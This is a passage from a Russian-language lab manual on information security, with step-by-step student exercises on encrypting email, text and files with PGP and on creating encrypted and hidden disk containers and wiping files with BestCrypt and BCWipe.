3. В поле Password одноименного окна введите пароль и нажмите ОК.

4. В окне Сохранить как нажмите кнопку Сохранить.

5. На рабочем столе появится файл TEXT.TXT

Программа позволяет шифровать не только текстовые файлы, как в нашем примере. Вы можете убедиться в этом самостоятельно.

Оборудование и материалы: для выполнения данного практического занятия

необходим компьютер с установленной операционной системой Windows 7 и программными продуктами: MS Word, Adobe Reader.

Указания по технике безопасности: к выполнению практических занятий допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Выполнить практическую работу.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выровнен по ширине.

Отчет должен содержать титульный лист с темой лабораторной работы, цель работы и описанный процесс выполнения вашей работы. В конце отчета приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте.

1. Что представляют собой криптографические методы защиты информации?
2. Наличие каких трёх компонентов предполагает криптография?
3. Раскройте суть криптографической защиты файлов с помощью программы FileCrypt32?
4. В каких случаях используется программа BDVDataHider?
5. Как осуществляется стенографическая защита файлов с помощью программ BDVDataHider?
6. Как происходит шифрование информации в программе BDVDataHider?
7. Как происходит дешифрование информации в программе BDVDataHider?

Список литературы, рекомендуемый к использованию по данной теме:

1. Агеев А.С. Организация работ по комплексной защите информации/ Информатика и вычислительная техника. 1993, №1.
2. Андрианов В.И., Бородин В.А., Соколов А.В. “Шпионские штучки” и устройства для защиты объектов и информации / Под общей редакцией Золотарева С.А.
3. Афанасьев В.В., Манаев Ю.А. О возможностях защиты информации при ее обработке на ПК. Мир ПК. 1990, № 4.
4. Богумирский Б.С. Руководство пользователя ПЭВМ. ч.2. СПб., Ассоциация OILCO, 1992.
5. Вехов В.Б. Компьютерные преступления: Способы совершения и раскрытия/ Под ред. акад. Б.П. Смагоринского - М.: Право и Закон, 1996. - 182 с.
6. Группер Ш. Электронные ключи с энергонезависимой памятью //КомпьютерПресс.-1993.-№8.-С.60-62.
7. Жельников Владимир Криптография от папируса до компьютера. - М., АБФ, 1996, ил., 336 с.

8. Иванов В., Залогин Н. Активная маскировка побочных излучений вычислительных систем. Компьютер Пресс. 1993, № 10.
9. Макаров В. Суперкодированная связь. М., Красная звезда, 1992. Мельников В. Опасная безопасность //КомпьютерПресс.-1993.-N7.-С.49-52.
10. Моисеенко И. Основы безопасности компьютерных систем //Компьютер- Пресс.-1991.-N10.-С.19-24.
11. Моисеенко И. Американская классификация и принципы оценивания безопасности компьютерных систем. Компьютер Пресс, 2/92, 3/93.

Практическое занятие №3. Защита данных с помощью программы PGP

Цель работы: знакомство с защитой данных с помощью программы PGP

Теоретическая часть

Прикладная криптосистема PGP (Pretty Good Privacy – довольно хорошая секретность) была разработана и опубликована в Интернет в 1991 году программистом и математиком Массачусетского Политехнического университета Филиппом Циммерманом. По сути, она оказалась первым продуктом подобного уровня, представленным для свободного доступа всему миру (за что впоследствии Циммерман поплатился несколькими годами уголовного преследования со стороны Таможенной службы США – в то время экспорт стойких криптотехнологий за пределы Штатов был запрещён). Изначальной целью разработки была защита гражданских прав пользователей глобальной сети, а главной задачей программы стала криптографическая защита электронной почты – шифрование.

Программа основана на асимметричной криптографии, использующей взаимосвязанные пары ключей:

- Закрытый ключ, хранящийся только у владельца для расшифровывания данных и их цифрового подписания;
- Открытый ключ, который не нуждается в защите, и используемый для шифрования и сличения цифровых подписей (все эти возможности достигаются за счёт особого математического аппарата).
- Вы можете взять открытый ключ адресата из любого открытого источника, с его Интернет-сайта, например, зашифровать сообщение и отправить. Никто, кроме получателя с соответствующим закрытым ключом, не сумеет прочитать ваше письмо.

Кроме шифрования (дешифрования) информации программа PGP позволяет работать с электронной цифровой подписью, выполнять безвозвратное удаление информации и др.

Программный пакет PGP состоит из утилит:

1. PGPPKey - утилита создания ключей;
2. PGPTray - утилита быстрого шифрования/дешифрования данных;
3. PGPTools - утилита "инструментального" меню для запуска различных режимов шифрования/дешифрования.

Сведения об электронной цифровой подписи

Порядок использования электронной цифровой подписи определяет Федеральный закон от 10 января 2002 г. N 1-ФЗ "Об электронной цифровой подписи".

Электронная цифровая подпись - реквизит электронного документа, предназначенный для защиты данного электронного документа от подделки, полученный в результате криптографического преобразования информации с использованием закрытого ключа электронной цифровой подписи и позволяющий идентифицировать владельца сертификата ключа подписи, а также установить отсутствие искажения информации в электронном документе;

Электронная цифровая подпись в электронном документе равнозначна собственноручной подписи в документе на бумажном носителе.

Для шифрования данных в PGP сначала нужно создать пару ключей. Запуск PGP

Существует четыре варианта запуска PGP на компьютере:

- через Пуск–Программы. Таким образом можно получить доступ к основным ресурсам PGP: PGPkeys, PGPTools, PGPTray и документации;
- из панели задач, щелкнув левой или правой кнопками на значок замочка в правом

нижнем углу рабочего экрана. Этот вариант удобен для шифрования/расшифрования данных в буфере обмена;

- непосредственно из почтового клиента (например, MS Outlook, MS Outlook Express, Eudora и др.), что и предпочитают большинство пользователей;
- в проводнике через строку PGP после правого клика на иконке файла или папки, что является самым быстрым вариантом вызова программы.

Создание пары ключей

Чтобы иметь возможность обмениваться секретными сообщениями с корреспондентами, также использующими PGP, необходимо сгенерировать пару ключей – открытый и секретный, которые будут использованы в дальнейшем для создания цифровой подписи.

Открытый ключ Вы отправляете всем потенциальным получателям зашифрованной корреспонденции. Закрытый ключ должен храниться у Вас в надежном месте.

Для создания и работы с ключами используется утилита PGPKeys (Ключи PGP).

1. Для запуска утилиты нажмите правую кнопку мыши на пиктограмме PG Ptry в правом нижнем углу Панели задач (рядом с часами).

2. Затем выберите пункт меню Ключи PGP

3. Появится окно Мастер генерации ключей, который поможет создать пару ключей.

Нажмите кнопку Далее.

Примечание. Если Мастер генерации ключей не запустился автоматически, то выберите в меню программы пункты: Ключи – Создать ключ.

4. Какое имя и адрес должны быть связаны с этой парой ключей? Здесь поле Полное имя: введите свою фамилию, имя, отчество, а в поле Адрес Email – свой Email адрес. Для нашего занятия можно использовать любой email адрес, например, user@pfrap.ru. По этим данным Ваши корреспонденты узнают, что ключ принадлежит именно Вам. Нажмите кнопку. Далее.

5. Ключ какого типа Вы хотите создать? Вам рекомендуют создать пару ключей Diffie-Helman/DSS. Согласитесь с рекомендацией и нажмите кнопку

Далее.

6. Какой величины ключ Вы хотите создать? Ответьте на этот вопрос нажатием кнопки Далее.

7. Срок годности ключа. Нажмите кнопку Далее, тем самым выбрав «Вечный ключ».

8. Ваш закрытый ключ будет защищен паролем. Введите пароль длиной не менее 8 символов в поле Пароль и повторите ввод пароля в поле Подтверждение. Причем в поле Подтверждение пароль не будет виден. Пароль можно (но не нужно, с точки зрения безопасности) сделать видимым, убрав галочку в поле Скрыть. Нажмите кнопку Далее.

9. В следующем окне для создания пары ключей Вам необходимо подвигать мышью до заполнения показателя прогресса. Нажмите кнопку Далее.

10. PGP создает пару ключей. По окончании процесса генерации пары ключей в нижней части окна появится сообщение Завершено. Нажмите кнопку Далее.

11. На этом шаге Вам предлагают отправить открытый ключ на сервер при наличии подключения к Интернету. Так как Ваш компьютер не подключен к Интернет, нажмите кнопку Далее.

12. В последнем окне Вас поздравляют с успешным созданием пары ключей. Нажмите кнопку Готово, чтобы добавить новый ключ в связку.

13. Появится окно PGPkeys со связкой ключей.

14. Итак, Вы создали пару ключей и теперь можете подписывать и шифровать документы и файлы. Закройте окно PGPkeys.

15. Создайте резервную копию ключей, нажав кнопку Резервная копия.

16. Нажмите кнопку Сохранить для сохранения на рабочем столе открытого ключа с

именем publing.pkr.

17. Нажмите кнопку Сохранить для сохранения на рабочем столе секретного ключа с именем secring.skr.

После генерации связки ключей на рабочем столе появятся два файла: publing.pkr – открытый ключ secring.skr секретный ключ

Для дополнительной безопасности всегда необходимо делать резервную копию файлов связки (.pkg, .skr) на дискете, флешке или CD-R и хранить носитель в надежном месте. В противном случае Вы можете потерять доступ к защищенной информации.

Файл с расширением *.pkg (открытый ключ) пересылается корреспонденту для последующей шифрации им своих файлов, предназначенных для отправки Вам.

Зашифрованные открытым ключом данные можно расшифровать только секретным ключом. Обратное преобразование (т.е. расшифровка открытым ключом) невозможна. В этом и состоит смысл шифрования данных с открытым ключом.

Задание:

1. Создайте собственную пару ключей (адрес электронной почты N@группы@pfrar.ru, срок действия ключа – неограничен).

2. Теперь вам следует отправить свой открытый ключ всем потенциальным получателям зашифрованной корреспонденции. Для этого необходимо пометить мышью строку с вашим ключом в окне PGPkeys и перетащить, удерживая левую клавишу мыши, строку с ключом в окно текстового сообщения почтовой программы, а затем разослать это письмо по адресам.

Можно поступить и по-другому:

3. выделить свой ключ в окне PGPkeys, выбрав из меню команды Ключи – Экспорт, сохранить ключ на диске в виде файла с расширением .asc. Полученный файл вы можете затем отправить своим корреспондентам как обычное приложение к письму.

Экспорт ключа

Для экспорта ключа выполните следующее:

1. Нажмите правую кнопку мыши на пиктограмме PGPtray и выберите Инструменты PGP.

2. Появится Панель инструментов. Панель инструментов:

- переход к PGPkeys;
- выбор файла для шифрования; выбор файла документа «на подпись»;
- зашифровать подписанный файл;
- расшифровать данные с подписью;
- удалить так, чтобы невозможно было восстановить;
- создание невозстановимой области.

3. Выберите инструмент PGPkeys.

4. Выделите ключ, выберите в меню команду Ключи – Экспорт и сохраните ключ на рабочем столе в виде файла с расширением .asc

Задание:

4. Выполните экспорт созданного ключа на рабочий стол.

5. Получив от Ваших корреспондентов публичные ключи, например по электронной почте, Вам необходимо включить их в свой брелок ключей, для чего потребуется воспользоваться пунктом меню PGPkeys Ключи – Импорт.

6. После добавления ключей корреспондентов все они появятся в списке ключей в окне PGPkeys.

Импорт ключа

Для импортирования публичных ключей корреспондентов можно:

1. Запустить ключ.

2. Выполнить в PGPkeys команду Ключи – Импорт. Подпись ключа
7. Затем ключи корреспондентов нужно подписать: следует выделить ключ в окне PGPkeys, нажать правую кнопку мыши, выбрать команду Подписать, выделить подписываемый ключ и в следующем окне ввести свою ключевую фразу.
8. После этого рядом с ключом загорится вместо серой зеленая лампочка, свидетельствующая о том, что отныне с этим корреспондентом можно вести переписку.

Шифрование информации

Существует несколько вариантов шифрования информации:

1. Шифрование текста в буфере обмена данными.
2. Шифрование текста в открытом документе.
3. Шифрование файла.

Шифрование текста в буфере обмена:

9. На рабочем столе создайте текстовый файл, например, с именем TEXT.TXT.
10. Откройте этот файл, введите свою фамилию, имя, отчество, сохраните и закройте файл.

11. Откройте созданный файл.

12. Выделите только фамилию, скопируйте ее в буфер обмена (правая кнопка мыши – копировать).

➤ Нажмите правую кнопку мыши на пиктограмме PGPtray последовательно выберите Буфер обмена – Зашифровать.

Появится окно PGPtray – Key Selection Dialog.

➤ Выберите ключ (двойным щелчком мыши по ключу или перетащите его в нижнюю часть окна) и нажмите ОК.

➤ После этого вставьте из буфера обмена в ваш документ ниже строки с ФИО зашифрованный текст. Пример такого преобразования приведен на рисунке 22.

Примечание. Зашифрованный текст начинается со строк BEGIN PGP

MESSAGE----- и заканчивается строкой -----END PGP MESSAGE-----

Дешифрование текста в буфере обмена

Дешифрование текстового фрагмента выполняется в обратном порядке: последовательно выберите Буфер обмена – Расшифровать и Проверить.

- В окне PGPtray – Enter Passphrase введите пароль, который Вы вводили ранее при создании ключей (см. раздел Создание пары ключей пункт 8). Нажмите ОК.

- Если пароль введен правильно в отдельном окне будет показан расшифрованный фрагмент, который для дальнейшей работы также можно поместить в буфер (кнопка Copy to Clipboard).

Шифрование текста в открытом документе

1. На рабочем столе создайте текстовый файл, например, с именем TEXT.TXT.
2. Откройте этот файл, введите свою фамилию, имя, отчество, сохраните файл, не закрывая его.

3. Нажмите правую кнопку мыши на пиктограмме PGPtray и последовательно выберите Текущее окно – Зашифровать.

4. Появится окно PGPtray – Key Selection Dialog (рис. 21).

5. Выберите ключ (двойным щелчком мыши по ключу или перетащите его в нижнюю часть окна) и нажмите ОК.

6. Весь текст документа в текущем окне будет зашифрован. Дешифрование текста в

открытом документе

1. Откройте зашифрованный файл, если перед этим Вы его закрыли.
2. Нажмите правую кнопку мыши на пиктограмме PGPTray и последовательно выберите Текущее окно – Расшифровать и Проверить.

В окне PGPTray – Enter Passphrase введите пароль, который Вы вводили ранее при создании ключей (см. раздел Создание пары ключей пункт 8). Нажмите ОК.

Весь текст документа в текущем окне будет расшифрован. Дешифрование документа осуществляются в обратном порядке.

Примечание. Программа PGP осуществляет шифрование только текстовых фрагментов. Если в выделенном фрагменте (в случае работы с буфером обмена данными) или в открытом документе (в случае работы с текущим окном) содержатся графические объекты (например, рисунки), то при расшифровании преобразованного фрагмента восстанавливается только текст!

Шифрование файла

Процедура шифрования файла аналогична шифрованию данных в буфере обмена или в текущем окне. Разница заключается в том, что в результате данной процедуры получается не зашифрованный набор символов, а файл с расширением .pgp .

1. Нажмите правую кнопку мыши на пиктограмме PGPTray и выберите Инструменты PGP.
2. Появится Панель инструментов. Выберите инструмент Encrypt (Зашифровать)
3. Выберите файл D:\Договор\06_1.doc.
4. Появится окно PGPTray – Key Selection Dialog (рис. 20).
5. Выберите ключ (двойным щелчком мыши по ключу или перетащите его в нижнюю часть окна) и нажмите ОК.
6. В нижней части окна выберите, установив галочку, опцию Wipe Original (удалить оригинал) и нажмите кнопку ОК.

Примечание. Опция Text Output предназначена для включения зашифрованного содержимого в другой файл. В результате получается файл с расширением .asc.

7. Файл 06_1.doc зашифрован с удалением оригинала. Имя зашифрованного файла – 06_1.doc.pgp.

Дешифрование файла

Дешифрование файла осуществляется в обратном порядке:

1. Выберите инструмент Decrypt/Verify (Расшифровать/Проверить)

Примечание. То же самое действие можно выполнить, открыв файл двойным щелчком мыши в проводнике.

2. Выберите файл 06_1.doc.pgp.
3. Введите пароль, который Вы вводили при создании ключей. Нажмите ОК.
4. Файл расшифрован.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Windows 7 и программными продуктами: MS Word, Adobe Reader.

Указания по технике безопасности: к выполнению практических занятий

допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Выполнить практическую работу.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выровнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчета приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте.

Контрольные вопросы:

1. На чем основана программа PGP?
2. Какие ключи использует программа PGP
3. Из каких утилит состоит программный пакет PGP?
4. Для чего предназначена утилита PGPKKey?
5. Для чего предназначена утилита PGPTray?
6. Для чего предназначена утилита PGPTools?
7. Что такое электронная цифровая подпись?
8. Какие варианты запуска PGP на компьютере вам известны?
9. Как в PGP осуществляется создание пары ключей?
10. Как в PGP осуществляется экспорт ключа?
11. Как в PGP осуществляется импорт ключа
12. Как происходит шифрование текста в буфере обмена?

Список литературы, рекомендуемый к использованию по данной теме:

1. Агеев А.С. Организация работ по комплексной защите информации/ Информатика и вычислительная техника. 1993, №1.
2. Андрианов В.И., Бородин В.А., Соколов А.В. “Шпионские штучки” и устройства для защиты объектов и информации / Под общей редакцией Золотарева С.А.
3. Афанасьев В.В., Манаев Ю.А. О возможностях защиты информации при ее обработке на ПК. Мир ПК. 1990, № 4.
4. Богумирский Б.С. Руководство пользователя ПЭВМ. ч.2. СПб., Ассоциация OILCO, 1992.
5. Вехов В.Б. Компьютерные преступления: Способы совершения и раскрытия/ Под ред. акад. Б.П. Смагоринского - М.: Право и Закон, 1996. - 182 с.
6. Групер Ш. Электронные ключи с энергонезависимой памятью //КомпьютерПресс. - 1993. - №8. - С.60-62.
7. Жельников Владимир Криптография от папируса до компьютера. - М., АБФ, 1996, ил.,

336 с.

8. Иванов В., Залогин Н. Активная маскировка побочных излучений вычислительных систем. Компьютер Пресс. 1993, № 10.

9. Макаров В. Суперкодированная связь. М., Красная звезда, 1992. Мельников В. Опасная безопасность //КомпьютерПресс.-1993.-N7.-С.49-52.

10. Моисеенко И. Основы безопасности компьютерных систем //КомпьютерПресс.-1991.-N10.-С.19-24.

11. Моисеенко И. Американская классификация и принципы оценивания безопасности компьютерных систем. Компьютер Пресс, 2/92, 3/93.

12. Пашков Ю.Д., Казеннов В.Н. Организация защиты информации от несанкционированного доступа в автоматизированных системах. С-П, Лаборатория ППШ. 1995.

Практическое занятие №4. Защита жестких дисков с помощью программы BESTCRYPT

Цель работы: Ознакомление с защитой жестких дисков с помощью программы BESTCRYPT

Теоретическая часть

Среди программ защиты данных наибольшей популярностью пользуются программы, создающие на внешнем или фиксированном носителе шифруемые «на лету» области хранения данных, называемые «виртуальными приватными дисками». Существует несколько аналогичных программ криптографирования данных «на лету», имеющих ряд исключительных особенностей и во многом похожих друг на друга. К ним следует отнести: BestCrypt, PGPDisk, Decart Private Disk, SafeDisk, StrongDisk Pro и др. Отличие этих программ заключается в надежности алгоритмов шифрования и в удобстве пользования. К программам, реализующим надежные алгоритмы, следует отнести программы BestCrypt и PGPDisk. Далее будет рассмотрена программа BestCrypt.

Принцип работы программы BestCrypt заключается в следующем. Сразу же после инсталляции программа предлагает создать на жестком (или на любом другом) диске файл, называемый «контейнером». В процессе создания файла-контейнера задается его размер, алгоритм шифрования, пароль и ряд других параметров. После создания уже зашифрованного программой BestCrypt файла-контейнера на вашем компьютере появится новый логический виртуальный диск, с которым можно работать совершенно так же, как и с остальными дисками. В нужный момент диск можно отключить или подключить, введя пароль. Программа BestCrypt позволяет создавать несколько виртуальных дисков. Данные, хранящиеся на виртуальном диске, «на лету» криптографируются одним из алгоритмов шифрования, выбираемых пользователем при создании файла-контейнера:

- DES - федеральный стандарт США;
- ГОСТ 28147-89 - федеральный стандарт России;
- Twofish или Blowfish алгоритм шифрования, который был разработан в 1993

Брюсом Шнеиером и считается самым быстрым и надежным алгоритмом шифрования в мире.

Кроме того, BestCrypt позволяет отключать «виртуальные» диски при нажатии заданной комбинации клавиш или при длительной пассивности пользователя. После отключения виртуального диска он исчезает из перечня логических дисков вашего компьютера. Таким образом, для получения доступа к виртуальному диску нужна программа BestCrypt, файл-контейнер и пароль. Программа BestCrypt позволяет подключать виртуальный диск к любому компьютеру с установленной программой. После создания файла-контейнера, его и саму программу можно записать на CD-RW диск и быть уверенным, что ваши данные останутся приватными.

Обратите внимание: Если вы забудете пароль, доступ к вашим данным будет закрыт навсегда!!!

Как запустить BestCrypt

Щелкните левой кнопкой мыши на кнопке Пуск, далее выберите: Программы - BestCrypt - BestCrypt Control Panel.

Создание файла-контейнера

Сначала вы должны создать файл - контейнер.

Для создания файла - контейнера выполните следующее:

- Выберите диск, где вы хотите создавать контейнер в левой панели, нажав левую

кнопку мыши на выбранном диске. Выберите диск DISK_D (D:).

- Выберите команду Container - New Container (Создать новый контейнер) или нажмите кнопку для создания нового контейнера. Появится окно New container (Новый контейнер).

- В поле FileName (Имя файла) наберите имя файла, в котором будет создан ваш контейнер. Вы можете набрать любые символы. Например, PROBA.

- В поле Size (Размер) выберите размер контейнера. Наберите: 500 и выберите размер Kb.

Примечание: размер контейнера зависит от размера защищаемой

информации и размера диска, используемого для хранения контейнера. В нашем примере максимальный размер контейнера – количество свободного места на диске.

- В поле Description (Описание) наберите некоторую фразу, которая описывает вид информации предназначенной для хранения в Контейнере и напечатайте вам о содержании контейнера. Наберите: Документ.

- В поле Algorithm (Алгоритм) вы можете выбрать алгоритм шифрования данных - Blowfish, GOST, DES или Twofish. Выберите: Blowfish.

- В поле Key generator (Генерируемый ключ) вы можете выбрать алгоритм, который будет использоваться для преобразования вашего пароля в псевдослучайную двоичную последовательность. Доступны два алгоритма преобразования SHA-1 и GOST. Выберите любой из них.

В поле Hold drive (Диск хранения) выберите диск, на котором будет создан файл - контейнер. Выберите диск: D:.

Примечание: в принципе, можно создавать контейнер и на сменных носителях информации (дискетах, флешках), но на практике более удобным диском для хранения

файла-контейнера является жесткий диск по причине большего размера и более быстрого доступа к данным.

- Перед использованием контейнера необходимо отформатировать логический диск созданный BestCrypt. Для этого установите флажок Mount and format now (Монтировать и форматировать заново).

- В поле Mount drive (Монтировать диск) выберите одну из букв предлагаемого списка устройств. В этом поле вы выбираете имя секретного диска. Запомните имя этого диска.

После заполнения всех полей нажмите кнопку Create (Создать). Появится диалоговое окно для ввода пароля.

Вы должны ввести пароль длиной не менее шести символов дважды: в поле Password (Пароль) и в поле Confirm Password (Подтверждение пароля). Введите один и тот же пароль в оба поля: 123456 (или любой другой) и нажмите кнопку ОК.

Примечание: существуют программы подбора паролей, которые, как правило, выполняют подбор пароля либо перебором всех существующих символов, либо перебором слов из словаря. Поэтому, пароль длиной менее шести символов считается не достаточно надежным.

Вот некоторые рекомендации по выбору пароля:

1. Не используйте очевидные фразы, которые легко угадать, например, имена своих знакомых и близких, даты рождения и т.п.

2. Используйте в пароле пробелы и комбинации цифр, символов и букв.
3. Используйте максимально длинные пароли – чем длиннее пароль, тем труднее его угадать.

В следующем диалоговом окне Seed value generation вы увидите сообщение о том, что вам необходимо нажать любую клавишу для генерирования случайного ключа.

Нажмите и удерживайте любую клавишу до появления кнопки ОК и до заполнения шкалы индикатора прогресса.

Нажмите кнопку ОК. вы увидите окно с сообщением о создании файла – контейнера Proba.jbc.

Далее, появится окно Формат M, в котором необходимо установить флажок в поле Быстрое (очистка оглавления диска) и нажать кнопку Начать.

Обратите внимание! В окне Формат обязательно нужно выбрать файловую систему FAT.

Нажмите кнопку ОК, подтвердив сообщение о форматировании диска. Через несколько секунд появится окно с сообщением об окончании форматирования. Нажмите кнопку ОК и далее закройте окно Формат M:.

BestCrypt создаст на диске файл PROBA.JBC, и в правом окне покажет строку с описанием файла-контейнера: именем файла, размером, и выбранным алгоритмом.

Теперь вы можете выходить из программы. С этого момента на вашем компьютере появился новый виртуальный диск.

Работа с виртуальным диском

С помощью Проводника или Total Commander просмотрите список дисков на вашем компьютере и выберите диск созданный BestCrypt. Этот диск можно определить по пиктограмме в виде дискеты и по имени, выбранному вами ранее при создании файла - контейнера. Найдите и скопируйте на виртуальный диск любой файл размером не более 500К.

Для отключения виртуального диска переключитесь в BestCrypt, щелкните мышкой в левом окне BestCrypt по значку +, расположенному слева от пиктограммы DISK_D (D:). Ниже появится пиктограмма с изображением ключа и обозначением Proba.jbc. Щелкните мышкой по этой пиктограмме. Из главного меню программы выберите команды Container – Dismount (Размонтировать контейнер).

Вновь Проводником или Total Commander просмотрите список дисков, виртуальный диск должен исчезнуть из списка дисков. Теперь виртуальный диск вместе с файлом не доступен вам и другим пользователям компьютера до тех пор, пока вы не смонтируете (подключите) виртуальный диск.

Для подключения виртуального диска переключитесь в BestCrypt, щелкните мышкой в левом окне BestCrypt по значку +, расположенному слева от пиктограммы DISK_D (D:). Ниже появится пиктограмма с изображением ключа и обозначением

Proba.jbc. Щелкните мышкой по этой пиктограмме. Из главного меню программы выберите команды Container – Mount (Смонтировать контейнер).

Появится окно Enter password, в котором вы должны ввести пароль в поле Password.

Введите пароль: 123456 (или ваш пароль) и нажмите кнопку ОК. Проводником или Total Commander просмотрите список дисков и выберите виртуальный диск. Удалите файл с виртуального диска.

Закрытие виртуального диска по Time out и Hot key BestCrypt позволяет закрывать виртуальный диск автоматически через определенный момент времени (Time out) и по нажатию “горячих” клавиш (Hot key).

- Для выбора промежутка времени автоматического закрытия виртуального диска выберите из главного меню BestCrypt команды Option – Time out.

- В появившемся окне Option установите флажок Timeout Enable и установите время Time out в минутах. Например, установите время – 1 мин.

- Нажмите кнопку ОК. Подождите одну минуту и убедитесь в том, что виртуальный диск размонтирован. Вновь смонтируйте виртуальный диск.

- Для подключения “горячих” клавиш выберите из главного меню BestCrypt команды Option - Hot key. В появившемся окне Option установите флажок Disconnect Hot Key Enable и выберите комбинацию “горячих” клавиш. Например, выберите клавиши Alt, Control и F1. Нажмите кнопку ОК. Нажмите выбранные клавиши и убедитесь в том, что виртуальный диск размонтирован.

- Удалите файл – контейнер PROBA.JBC. Для этого размонтируйте виртуальный диск, щелкните мышкой в правом окне BestCrypt и выберите команду Container – Delete Container. В появившемся окне Remove container нажмите кнопку Да. В окне Enter password введите пароль: 123456 (или ваш пароль) и нажмите кнопку ОК.

- Закройте BestCrypt. Скрытые контейнеры

BestCrypt создает виртуальные диски на вашем компьютере. Все данные, которые будут записаны на виртуальный диск, помещаются в контейнер в зашифрованной форме. Алгоритмы кодирования, используемые в BestCrypt надежны, и контейнер не может быть расшифрован без правильного пароля.

Но вся защита с помощью программы BestCrypt становится бесполезной, если пользователь контейнера с защищенными данными, при некоторых обстоятельствах, будет вынужден раскрыть пароль к контейнеру. В нашей криминальной действительности эту ситуацию можно себе легко представить.

Разработчики BestCrypt предусмотрели и этот момент. Дело в том, что BestCrypt позволяет создавать два вида контейнеров: внешний и скрытый (который спрятан во внешнем контейнере). Упрощенно скрытый контейнер можно сравнить с двойным дном в чемодане. Использование этого способа свободно от вышеперечисленных недостатков, потому что:

- параметры скрытого контейнера такие же, как и внешнего;
- сокрытие контейнеров этим способом не требует такого большого дискового пространства;
- потенциальный злоумышленник не может доказать, действительно ли дополнительный (скрытый) контейнер существует.

Принцип защиты данных с использованием скрытых контейнеров Первоначально, до создания скрытой части, создается внешний контейнер, в который записываются какие-либо данные для маскировки.

Затем создается скрытый контейнер и в него записываются защищаемые данные. Доступ к каждому из контейнеров осуществляется по отдельному паролю.

Данные в скрытом контейнере могут быть безвозвратно потеряны, в следующих случаях:

- если во внешний контейнер записываются какие-либо данные;
- при любом изменении свойств внешнего контейнера (перекодирование, изменение алгоритма или генератора ключей и т.д.)

Когда программа BestCrypt устанавливает контейнер, она не знает, существует в нем скрытая часть или нет. При создании скрытого контейнера программа BestCrypt ведет себя таким образом, как будто никаких скрытых контейнеров не существует. Это сделано для того, чтобы максимально скрыть существование скрытой части. В противном случае потенциальный злоумышленник, получивший пароль для вашего первоначального контейнера, сможет использовать средства отладки, чтобы определить, есть ли скрытая часть в контейнере.

Таким образом, если пользователь контейнера по каким-либо причинам вынужден будет раскрыть пароль, то он должен назвать пароль к внешнему контейнеру. В результате злоумышленник увидит данные во внешнем контейнере и при записи данных в контейнер или изменении свойств контейнера может сам же удалить скрытую часть контейнера.

Создание скрытого контейнера:

1. Создайте внешний контейнер

Обратите внимание! В окне Формат обязательно нужно выбрать файловую систему FAT или FAT32.

Хотя возможно отформатировать контейнер-оболочку с использованием любой файловой системы (FAT, FAT32, NTFS), все же рекомендуется использовать FAT или

FAT32. Использовать NTFS не рекомендуется (файловая система NTFS располагает свои таблицы размещения файлов не только в начале диска, но также в средних и в последних секторах диска; следовательно, когда Вы записываете информацию в скрытую часть, возможно разрушение файловой системы NTFS в первоначальном контейнере).

2. Убедитесь в том, что контейнер создан. Например, с помощью программы Проводник убедитесь в том, что появился новый диск.

3. Скопируйте в созданный контейнер (на диск) несколько файлов. Запишите в тетрадь или запомните свободный размер контейнера. Утилита очистки

Когда Вы удаляете файлы с диска на вашем компьютере, операционная система (Windows 98 или Windows 2000) не стирает содержание этих файлов с диска - она только удаляет 'ссылки' на эти файлы из таблицы размещения файлов. Содержимое удаленного

файла (или тело файла) продолжает оставаться на диске и может быть легко восстановлено с использованием специальных дисковых утилит.

Вы должны также принять во внимание проблему так называемого файла подкачки Windows. Файл подкачки - системный файл Windows, который используется для виртуальной поддержки памяти. Размер этого файла изменяется динамически, и он может временно сохранять части файлов или другой информации. Когда Вы открываете ваш секретный документ, файл подкачки может использоваться системой, чтобы сохранить часть документа.

Термин "стирание" используется здесь для обозначения процесса уничтожения содержимого файла или свободного пространства на диске. После выполнения этой процедуры восстановление уничтоженных файлов становится невозможным.

Утилита стирания BestCrypt (BCWipe) предоставляет 3 пути для уничтожения файлов с диска:

1. Удаление с очисткой (Delete with wiping). Используйте команду 'Delete with wiping' для надежного удаления файлов.

2. Очистка свободного пространства (Wipe free disk space). Если Вы удалили файлы, используя стандартную команду операционной системы, Вы можете

очистить пространство на диске, где эти файлы были сохранены. Таким образом, содержание всех предварительно удаленных файлов становится уничтоженным.

3. Очистка специальных папок (Swap file wiping). При этом удаляется содержимое служебных папок операционной системы, в которых она хранит временные файлы, протоколы работы и т.д.

Запуск утилиты очистки

Утилиту очистки можно запустить через Менеджер задач BCWipe (Пуск – Программы – Криптография – BCWipe Task Manager). Через пункт меню "Задачи" можно выбрать требуемую процедуру.

Например, для очистки свободного пространства логического диска, необходимо выбрать опцию "Очистка свободного места". При этом открывается диалоговое окно "Свойства задачи очистки".

При выборе дополнительных опций рекомендуется очищать файл подкачки. **ОБРАТИТЕ ВНИМАНИЕ:** Перед выполнением операции очистки свободного пространства, рекомендуется закрыть все приложения. Есть две причины сделать это:

1. некоторые программы создают временные файлы, и содержание этих файлов не

будет вытерто во время очистки свободного пространства;

2. файл подкачки Windows может сохранять некоторую информацию, которая используется в настоящее время загруженными приложениями. Эта часть файла подкачки не будет вытерта.

